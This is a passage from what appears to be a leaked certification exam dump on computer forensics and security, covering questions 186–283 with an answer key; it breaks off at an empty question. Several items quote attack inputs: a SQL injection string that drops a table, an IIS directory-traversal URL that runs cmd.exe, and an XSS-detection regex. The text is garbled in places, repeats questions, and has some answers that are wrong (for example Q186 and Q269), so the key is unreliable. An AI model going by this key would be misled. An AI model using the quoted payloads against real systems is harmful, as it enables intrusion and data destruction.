ANSWER: D

QUESTION NO: 186

Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

A. Statement of personal or family history

B. Prior statement by witness

C. Statement against interest

D. Statement under belief of impending death

ANSWER: D

QUESTION NO: 187

MAC filtering is a security access control methodology, where a _____ is assigned to each network card to determine access to the network.

A. 48-bit address

B. 24-bit address

C. 16-bit address

D. 32-bit address

ANSWER: A

QUESTION NO: 188

Which password cracking technique uses every possible combination of character sets?

A. Rainbow table attack

B. Brute force attack

C. Rule-based attack

D. Dictionary attack

ANSWER: B

QUESTION NO: 189

Which of the following is a precomputed table containing word lists like dictionary files and brute force lists and their hash values?

A. Directory Table

B. Rainbow Table

C. Master file Table (MFT)

D. Partition Table

ANSWER: B

QUESTION NO: 190

Gary, a computer technician, is facing allegations of abusing children online by befriending them and sending them illicit adult images from his office computer. What type of investigation does this case require?

A. Administrative Investigation

B. Criminal Investigation

C. Both Criminal and Administrative Investigation

D. Civil Investigation

ANSWER: B

QUESTION NO: 191

Which of these Windows utility help you to repair logical file system errors?

A. Resource Monitor

B. Disk cleanup

C. Disk defragmenter

D. CHKDSK

ANSWER: D

Explanation:

Reference: https://www.easeus.com/partition-manager-software/run-chkdsk-to-check-repair-drive.html

QUESTION NO: 192

POP3 is an Internet protocol, which is used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?

A. 110

B. 143

C. 25

D. 993

ANSWER: A

QUESTION NO: 193

Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

A. ATM

B. UDP

C. BPG

D. OSPF

ANSWER: D

QUESTION NO: 194

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

A. A compressed file

B. A Data stream file

C. An encrypted file

D. A reserved file

ANSWER: B

QUESTION NO: 195

What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

A. Restore point interval

B. Automatically created restore points

C. System CheckPoints required for restoring

D. Restore point functions

ANSWER: C

QUESTION NO: 196

Which part of the Windows Registry contains the user's password file?

A. HKEY_LOCAL_MACHINE

B. HKEY_CURRENT_CONFIGURATION

C. HKEY_USER

D. HKEY_CURRENT_USER

ANSWER: A

QUESTION NO: 197

Who is responsible for the following tasks?

- Secure the scene and ensure that is maintained in a secure state until the Forensic Team advises
- Make notes about the scene that will eventually be handed over to the Forensic Team

A. Non-forensics staff

B. Lawyers

C. System administrators

D. Local managers or other non-forensic staff

ANSWER: A

QUESTION NO: 198

Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

A. Regshot

B. TRIPWIRE

C. RAM Computer

D. Capsa

ANSWER: D

QUESTION NO: 199

During the course of a corporate investigation, you find that an Employee is committing a crime. Can the Employer file a criminal complaint with Police?

A. Yes, and all evidence can be turned over to the police

B. Yes, but only if you turn the evidence over to a federal law enforcement agency

C. No, because the investigation was conducted without following standard police procedures

D. No, because the investigation was conducted without warrant

ANSWER: A

QUESTION NO: 200

In Windows Security Event Log, what does an event id of 530 imply?

A. Logon Failure – Unknown user name or bad password

B. Logon Failure – User not allowed to logon at this computer

C. Logon Failure – Account logon time restriction violation

D. Logon Failure – Account currently disabled

ANSWER: C

QUESTION NO: 201

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

A. Keep the device powered on

B. Turn off the device immediately

C. Remove the battery immediately

D. Remove any memory cards immediately

ANSWER: A

QUESTION NO: 202

Consider a scenario where the perpetrator of a dark web crime has unInstalled Tor browser from their computer after committing the crime. The computer has been seized by law enforcement so they can Investigate It for artifacts of Tor browser usage. Which of the following should the Investigators examine to establish the use of Tor browser on the suspect machine?

A. Swap files

B. Files in Recycle Bin

C. Security logs

D. Prefetch files

ANSWER: D

QUESTION NO: 203

Simona has written a regular expression for the detection of web application-specific attack attempt that reads as /((\%3C)|)/lx. Which of the following does the part (|\%3E)|>) look for?

A. Alphanumeric string or its hex equivalent

B. Opening angle bracket or its hex equivalent

C. Closing angle bracket or its hex equivalent

D. Forward slash for a closing tag or its hex equivalent

ANSWER: C

QUESTION NO: 204

During a forensic investigation, a large number of files were collected. The investigator needs to evaluate ownership and accountability of those files. Therefore, he begins to Identify attributes such as "author name," "organization name." "network name," or any additional supporting data that is meant for the owner's Identification purpose. Which term describes these attributes?

A. Data header

B. Data index

C. Metabase

D. Metadata

ANSWER: D

QUESTION NO: 205

Hackers can gain access to Windows Registry and manipulate user passwords, DNS settings, access rights or others features that they may need in order to accomplish their objectives. One simple method for loading an application at startup is to add an entry (Key) to the following Registry Hive:

A. HKEY_LOCAL_MACHINE\hardware\windows\start

B. HKEY_LOCAL_USERS\Software\Microsoft\old\Version\Load

C. HKEY_CURRENT_USER\Microsoft\Default

D. HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\Run

ANSWER: D

QUESTION NO: 206

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

A. File fingerprinting

B. Identifying file obfuscation

C. Static analysis

D. Dynamic analysis

ANSWER: A

QUESTION NO: 207

James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

A. Cross Site Request Forgery

B. Cookie Tampering

C. Parameter Tampering

D. Session Fixation Attack

ANSWER: D

QUESTION NO: 208

Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

A. Two

B. One

C. Three

D. Four

ANSWER: A

QUESTION NO: 209

In forensics._____are used lo view stored or deleted data from both files and disk sectors.

A. Hash algorithms

B. SI EM tools

C. Host interfaces

D. Hex editors

ANSWER: D

QUESTION NO: 210

What does the superblock in Linux define?

A. filesynames

B. diskgeometr

C. location of the firstinode

D. available space

ANSWER: C

QUESTION NO: 211

Which list contains the most recent actions performed by a Windows User?

A. MRU

B. Activity

C. Recents

D. Windows Error Log

ANSWER: A

QUESTION NO: 212

Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in

millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies immediately.

Which organization coordinates computer crimes investigations throughout the United States?

A. Internet Fraud Complaint Center

B. Local or national office of the U.S. Secret Service

C. National Infrastructure Protection Center

D. CERT Coordination Center

ANSWER: B

QUESTION NO: 213

Madison is on trial for allegedly breaking into her university's internal network. The police raided her dorm room and seized all of her computer equipment. Madison's lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison's lawyer trying to prove the police violated?

A. The 4th Amendment

B. The 1st Amendment

C. The 10th Amendment

D. The 5th Amendment

ANSWER: A

QUESTION NO: 214

Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

A. Media Framework

B. Surface Manager

C. Resource Manager

D. Application Framework

ANSWER: D

Explanation:

Reference: https://www.tutorialspoint.com/android/android_architecture.htm

QUESTION NO: 215

James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

A. Cross Site Request Forgery

B. Cookie Tampering

C. Parameter Tampering

D. Session Fixation Attack

ANSWER: D

Explanation:

Reference: https://owasp.org/www-community/attacks/Session_fixation#:~:text=Session%20Fixation%20is%20an%20attack,specifically%20the%20vulnerable%20web%20application

QUESTION NO: 216

Which of the following stages in a Linux boot process involve initialization of the system's hardware?

A. BIOS Stage

B. Bootloader Stage

C. BootROM Stage

D. Kernel Stage

ANSWER: A

QUESTION NO: 217

If a suspect computer is located in an area that may have toxic chemicals, you must:

A. coordinate with the HAZMAT team

B. determine a way to obtain the suspect computer

C. assume the suspect machine is contaminated

D. do not enter alone

ANSWER: A

QUESTION NO: 218

During an Investigation, the first responders stored mobile devices In specific containers to provide network Isolation. All the following are examples of such pieces of equipment, except for:

A. Wireless StrongHold bag

B. VirtualBox

C. Faraday bag

D. RF shield box

ANSWER: B

QUESTION NO: 219

Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

A. Expert Witness

B. Evidence Examiner

C. Forensic Examiner

D. Defense Witness

ANSWER: A

Explanation:

Reference: https://academyofexperts.org/users-of-experts/what-is-an-expert-witness/

QUESTION NO: 220

Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?

A. Portable Document Format

B. Advanced Forensics Format (AFF)

C. Proprietary Format

D. Raw Format

ANSWER: B

QUESTION NO: 221

George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

A. Nessus is too loud

B. Nessus cannot perform wireless testing

C. Nessus is not a network scanner

D. There are no ways of performing a "stealthy" wireless scan

ANSWER: A

QUESTION NO: 222

What will the following command produce on a website login page? SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

A. Deletes the entire members table

B. Inserts the Error! Reference source not found.email address into the members table

C. Retrieves the password for the first user in the members table

D. This command will not produce anything since the syntax is incorrect

ANSWER: A

QUESTION NO: 223

What stage of the incident handling process involves reporting events?

A. Containment

B. Follow-up

C. Identification

D. Recovery

ANSWER: C

QUESTION NO: 224

If you plan to startup a suspect's computer, you must modify the _____ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.

A. deltree command

B. CMOS

C. Boot.sys

D. Scandisk utility

ANSWER: B

QUESTION NO: 225

John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

A. It contains the times and dates of when the system was last patched

B. It is not necessary to scan the virtual memory of a computer

C. It contains the times and dates of all the system files

D. Hidden running processes

ANSWER: D

QUESTION NO: 226

You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial

reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

A. Airsnort

B. Snort

C. Ettercap

D. RaidSniff

ANSWER: C

QUESTION NO: 227

In Microsoft file structures, sectors are grouped together to form:

A. Clusters

B. Drives

C. Bitstreams

D. Partitions

ANSWER: A

QUESTION NO: 228

Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

A. Inode bitmap block

B. Superblock

C. Block bitmap block

D. Data block

ANSWER: B

QUESTION NO: 229

Which "Standards and Criteria" under SWDGE states that "the agency must use hardware and software that are appropriate and effective for the seizure or examination procedure"?

A. Standards and Criteria 1.7

B. Standards and Criteria 1.6

C. Standards and Criteria 1.4

D. Standards and Criteria 1.5

ANSWER: D

QUESTION NO: 230

In a FAT32 system, a 123 KB file will use how many sectors?

A. 34

B. 246

C. 11

D. 56

ANSWER: B

QUESTION NO: 231

You are an information security analyst at a large pharmaceutical company. While performing a routine review of audit logs, you have noticed a significant amount of egress traffic to various IP addresses on destination port 22 during off-peak hours. You researched some of the IP addresses and found that many of them are in Eastern Europe. What is the most likely cause of this traffic?

A. Malicious software on internal system is downloading research data from partner 5FTP servers in Eastern Europe

B. Internal systems are downloading automatic Windows updates

C. Data is being exfiltrated by an advanced persistent threat (APT)

D. The organization's primary internal DNS server has been compromised and is performing DNS zone transfers to malicious external entities

ANSWER: C

QUESTION NO: 232

Which of the following statements is TRUE with respect to the Registry settings in the user start-up folder HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\

A. All the values in this subkey run when specific user logs on, as this setting is user-specific

B. The string specified in the value run executes when user logs on

C. All the values in this key are executed at system start-up

D. All values in this subkey run when specific user logs on and then the values are deleted

ANSWER: D

Explanation:

Reference: https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys

QUESTION NO: 233

What does the command "C:\>wevtutil gl " display?

A. Configuration information of a specific Event Log

B. Event logs are saved in .xml format

C. Event log record structure

D. List of available Event Logs

ANSWER: A

QUESTION NO: 234

Which response organization tracks hoaxes as well as viruses?

A. NIPC

B. FEDCIRC

C. CERT

D. CIAC

ANSWER: D

QUESTION NO: 235

A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file?

A. Raster image

B. Vector image

C. Metafile image

D. Catalog image

ANSWER: B

QUESTION NO: 236

Choose the layer in iOS architecture that provides frameworks for iOS app development?

A. Media services

B. Cocoa Touch

C. Core services

D. Core OS

ANSWER: C

QUESTION NO: 237

Which of the following statements is TRUE about SQL Server error logs?

A. SQL Server error logs record all the events occurred on the SQL Server and its databases

B. Forensic investigator uses SQL Server Profiler to view error log files

C. Error logs contain IP address of SQL Server client connections

D. Trace files record, user-defined events, and specific system events

ANSWER: B

QUESTION NO: 238

Steve received a mail that seemed to have come from her bank. The mail has instructions for Steve to click on a link and provide information to avoid the suspension of her account. The link in the mail redirected her to a form asking for details such as name, phone number, date of birth, credit card number or PIN, CW code, SNNs, and email address. On a closer look, Steve realized that the URL of the form in not the same as that of her bank's. Identify the type of external attack performed by the attacker In the above scenario?

A. Aphishing

B. Espionage

C. Taiigating

D. Brute-force

ANSWER: A

QUESTION NO: 239

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

A. The IP address of the employees' computers

B. Bank account numbers and the corresponding routing numbers

C. The employees network usernames and passwords

D. The MAC address of the employees' computers

ANSWER: C

QUESTION NO: 240

Charles has accidentally deleted an important file while working on his Mac computer. He wants to recover the deleted file as it contains some of his crucial business secrets. Which of the following tool will help Charles?

A. Xplico

B. Colasoft's Capsa


C. FileSalvage

D. DriveSpy

ANSWER: C

QUESTION NO: 241

Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



A. A user with username bad_guy has logged into the WordPress web application

B. A WordPress user has been created with the username anonymous_hacker

C. An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database

D. A WordPress user has been created with the username bad_guy

ANSWER: D

QUESTION NO: 242

What technique is used by JPEGs for compression?

A. ZIP

B. TCD

C. DCT

D. TIFF-8

ANSWER: C

QUESTION NO: 243

What will the following URL produce in an unpatched IIS Web Server?

http://www.thetargetsite.com/scripts/..% co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\

A. Directory listing of C: drive on the web server

B. Insert a Trojan horse into the C: drive of the web server

C. Execute a buffer flow in the C: drive of the web server

D. Directory listing of the C:\windows\system32 folder on the web server

ANSWER: A

QUESTION NO: 244

Which US law does the interstate or international transportation and receiving of child pornography fall under?

A. §18. U.S.C. 1466A

B. §18. U.S.C 252

C. §18. U.S.C 146A

D. §18. U.S.C 2252

ANSWER: D

QUESTION NO: 245

Which of the following techniques delete the files permanently?

A. Steganography

B. Artifact Wiping

C. Data Hiding

D. Trail obfuscation

ANSWER: B

QUESTION NO: 246

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

A. Bayesian Correlation

B. Vulnerability-Based Approach

C. Rule-Based Approach

D. Route Correlation

ANSWER: A

QUESTION NO: 247

Pagefile.sys is a virtual memory file used to expand the physical memory of a computer. Select the registry path for the page file:

A. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management

B. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\System Management

C. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Device Management

D. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters

ANSWER: A

QUESTION NO: 248

Which layer in the IoT architecture is comprised of hardware parts such as sensors, RFID tags, and devices that play an important role in data collection?

A. Middleware layer

B. Edge technology layer

C. Application layer

D. Access gateway layer

ANSWER: B

QUESTION NO: 249

What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

A. Fraggle

B. Smurf scan

C. SYN flood

D. Teardrop

ANSWER: A

QUESTION NO: 250

POP3 is an Internet protocol, which is used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?

A. 110

B. 143

C. 25

D. 993

ANSWER: A

Explanation:

Reference: https://www.ionos.com/digitalguide/e-mail/technical-matters/imap-or-pop3-which-e-mail-protocol-to-choose/#:~:text=Each%20message%20can%20only%20be,connected%2C%20they%

20communicate%20via%20commands

QUESTION NO: 251

Where does Encase search to recover NTFS files and folders?

A. MBR

B. MFT

C. Slack space

D. HAL

ANSWER: B

QUESTION NO: 252

Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

A. Hex Editor

B. Internet Evidence Finder

C. Process Monitor

D. Report Viewer

ANSWER: C

QUESTION NO: 253

What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?

A. Jump instruction and the OEM ID

B. BIOS Parameter Block (BPB) and the OEM ID

C. BIOS Parameter Block (BPB) and the extended BPB

D. Bootstrap code and the end of the sector marker

ANSWER: C

QUESTION NO: 254

Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?

A. Parameter/form tampering

B. Unvalidated input

C. Directory traversal

D. Security misconfiguration

ANSWER: C

QUESTION NO: 255

Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

A. Server storage archives are the server information and settings stored on a local system, whereas the local archives are the local email client information stored on the mail server

B. It is difficult to deal with the webmail as there is no offline archive in most cases. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers

C. Local archives should be stored together with the server storage archives in order to be admissible in a court of law

D. Local archives do not have evidentiary value as the email client may alter the message data

ANSWER: B

QUESTION NO: 256

What technique used by Encase makes it virtually impossible to tamper with evidence once it has been acquired?

A. Every byte of the file(s) is given an MD5 hash to match against a master file

B. Every byte of the file(s) is verified using 32-bit CRC

C. Every byte of the file(s) is copied to three different hard drives

D. Every byte of the file(s) is encrypted using three different methods

ANSWER: B

QUESTION NO: 257

Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

A. DependencyWalker

B. SysAnalyzer

C. PEiD

D. ResourcesExtract

ANSWER: A

QUESTION NO: 258

A(n) _____ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

A. blackout attack

B. automated attack

C. distributed attack

D. central processing attack

ANSWER: B

QUESTION NO: 259

What must an investigator do before disconnecting an iPod from any type of computer?

A. Unmount the iPod

B. Mount the iPod

C. Disjoin the iPod

D. Join the iPod

ANSWER: A

QUESTION NO: 260

After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "10" for complete security

B. RestrictAnonymous must be set to "3" for complete security

C. RestrictAnonymous must be set to "2" for complete security

D. There is no way to always prevent an anonymous null session from establishing

ANSWER: C

QUESTION NO: 261

Which command line tool is used to determine active network connections?

A. netsh

B. nbstat

C. nslookup

D. netstat

ANSWER: D

QUESTION NO: 262

When an investigator contacts by telephone the domain administrator or controller listed by a Who is lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

A. Title 18, Section 1030

B. Title 18, Section 2703(d)

C. Title 18, Section Chapter 90

D. Title 18, Section 2703(f)

ANSWER: D

QUESTION NO: 263

Which of the following hives in Windows registry contain configuration information related to the application type that is used to open various files on the system?

A. HKEY_CURRENT_CONFIG

B. HKEY_CLASSES_ROOT

C. HKEY_CURRENT_USER

D. HKEY_LOCAL MACHINE

ANSWER: B

Explanation:

Reference: https://what-when-how.com/windows-forensic-analysis/registry-analysis-windows-forensic-analysis-part-1/#:~:text=Each%20of%20these%20hives%20plays,the%20function%20of%20the%20system.&text=The%20HKEY_CURRENT_CONFIG%20hive%20contains%20the,various%20files%20on%20the%20system

QUESTION NO: 264

As a CHFI professional, which of the following is the most important to your professional reputation?

A. Your Certifications

B. The correct, successful management of each and every case

C. The free that you charge

D. The friendship of local law enforcement officers

ANSWER: B

QUESTION NO: 265

Which tool allows dumping the contents of process memory without stopping the process?

A. psdump.exe

B. pmdump.exe

C. processdump.exe

D. pdump.exe

ANSWER: B

QUESTION NO: 266

The surface of a hard disk consists of several concentric rings known as tracks; each of these tracks has smaller partitions called disk blocks. What is the size of each block?

A. 512 bits

B. 512 bytes

C. 256 bits

D. 256 bytes

ANSWER: B

QUESTION NO: 267

Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

A. Temporary Files

B. Open files

C. Cookies

D. Web Browser Cache

ANSWER: C

QUESTION NO: 268

A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker. Given below is an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in the excerpt.

(Note: The student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.) 03/15-20:21:24.107053 211.185.125.124:3500 -> 172.16.1.108:111

TCP TTL:43 TOS:0x0 ID:29726 IpLen:20 DgmLen:52 DF

A* Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32

TCP Options (3) => NOP NOP TS: 23678634 2878772

=+=

03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111

UDP TTL:43 TOS:0x0 ID:29733 IpLen:20 DgmLen:84

Len: 64

01 0A 8A 0A 00 00 00 00 00 00 00 02 00 01 86 A0 ....

00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....

00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01 ....

00 00 00 11 00 00 00 00 ....

=+=

03/15-20:21:24.730436 211.185.125.124:790 -> 172.16.1.103:32773

UDP TTL:43 TOS:0x0 ID:29781 IpLen:20 DgmLen:1104

Len: 1084

47 F7 9F 63 00 00 00 00 00 00 00 02 00 01 86 B8

A. The attacker has conducted a network sweep on port 111

B. The attacker has scanned and exploited the system using Buffer Overflow

C. The attacker has used a Trojan on port 32773

D. The attacker has installed a backdoor

ANSWER: A

QUESTION NO: 269

You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?

A. To control the room temperature

B. To strengthen the walls, ceilings, and floor

C. To avoid electromagnetic emanations

D. To make the lab sound proof

ANSWER: D

QUESTION NO: 270

What information do you need to recover when searching a victim's computer for a crime committed with specific e-mail message?

A. Internet service provider information

B. E-mail header

C. Username and password

D. Firewall log

ANSWER: B

QUESTION NO: 271

Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but

Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. APIPA

B. IANA

C. CVE

D. RIPE

ANSWER: C

QUESTION NO: 272

Which of the following applications will allow a forensic investigator to track the user login sessions and user transactions that have occurred on an MS SQL Server?

A. ApexSQL Audit

B. netcat

C. Notepad++

D. Event Log Explorer

ANSWER: A

QUESTION NO: 273

Which of the following files store the MySQL database data permanently, including the data that had been deleted, helping the forensic investigator in examining the case and finding the culprit?

A. mysql-bin

B. mysql-log

C. iblog

D. ibdata1

ANSWER: D

Explanation:

Reference: https://www.stellarinfo.com/blog/recover-mysql-database-from-ibdata1/

QUESTION NO: 274

Which of the following standard represents a legal precedent set in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

A. SWGDE & SWGIT

B. IOCE

C. Frye

D. Daubert

ANSWER: D

QUESTION NO: 275

Consider a scenario where a forensic investigator is performing malware analysis on a memory dump acquired from a victims computer. The investigator uses Volatility Framework to analyze RAM contents; which plugin helps investigator to identify hidden processes or injected code/DLL in the memory dump?

A. pslist

B. malscan

C. mallist

D. malfind

ANSWER: D

QUESTION NO: 276

Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

A. A disk imaging tool would check for CRC32s for internal self-checking and validation and have MD5 checksum

B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file

C. A simple DOS copy will not include deleted files, file slack and other information

D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

ANSWER: C

QUESTION NO: 277

Which of the following refers to the process of the witness being questioned by the attorney who called the latter to the stand?

A. Witness Authentication

B. Direct Examination

C. Expert Witness

D. Cross Questioning

ANSWER: B

QUESTION NO: 278

What will the following command accomplish?

C:\ nmap -v -sS -Po -data_length 6600 0-packet_trace

A. Test ability of a router to handle over-sized packets

B. Test the ability of a router to handle under-sized packets

C. Test the ability of a WLAN to handle fragmented packets

D. Test the ability of a router to handle fragmented packets

ANSWER: A

QUESTION NO: 279

Which of the following technique creates a replica of an evidence media?

A. Data Extraction

B. Backup

C. Bit Stream Imaging

D. Data Deduplication

ANSWER: C

QUESTION NO: 280

What does the 63.78.199.4(161) denotes in a Cisco router log?

Mar 14 22:57:53.425 EST: %SEC-6-IPACCESSLOGP: list internet-inbound denied udp 66.56.16.77(1029) -> 63.78.199.4(161), 1 packet

A. Destination IP address

B. Source IP address

C. Login IP address

D. None of the above

ANSWER: A

QUESTION NO: 281

Which of the following directory contains the binary files or executables required for system maintenance and administrative tasks on a Linux system?

A. /sbin

B. /bin

C. /usr

D. /lib

ANSWER: A

QUESTION NO: 282

Which of the following methods of mobile device data acquisition captures all the data present on the device, as well as all deleted data and access to unallocated space?

A. Manual acquisition

B. Logical acquisition

C. Direct acquisition

D. Physical acquisition

ANSWER: D

QUESTION NO: 283

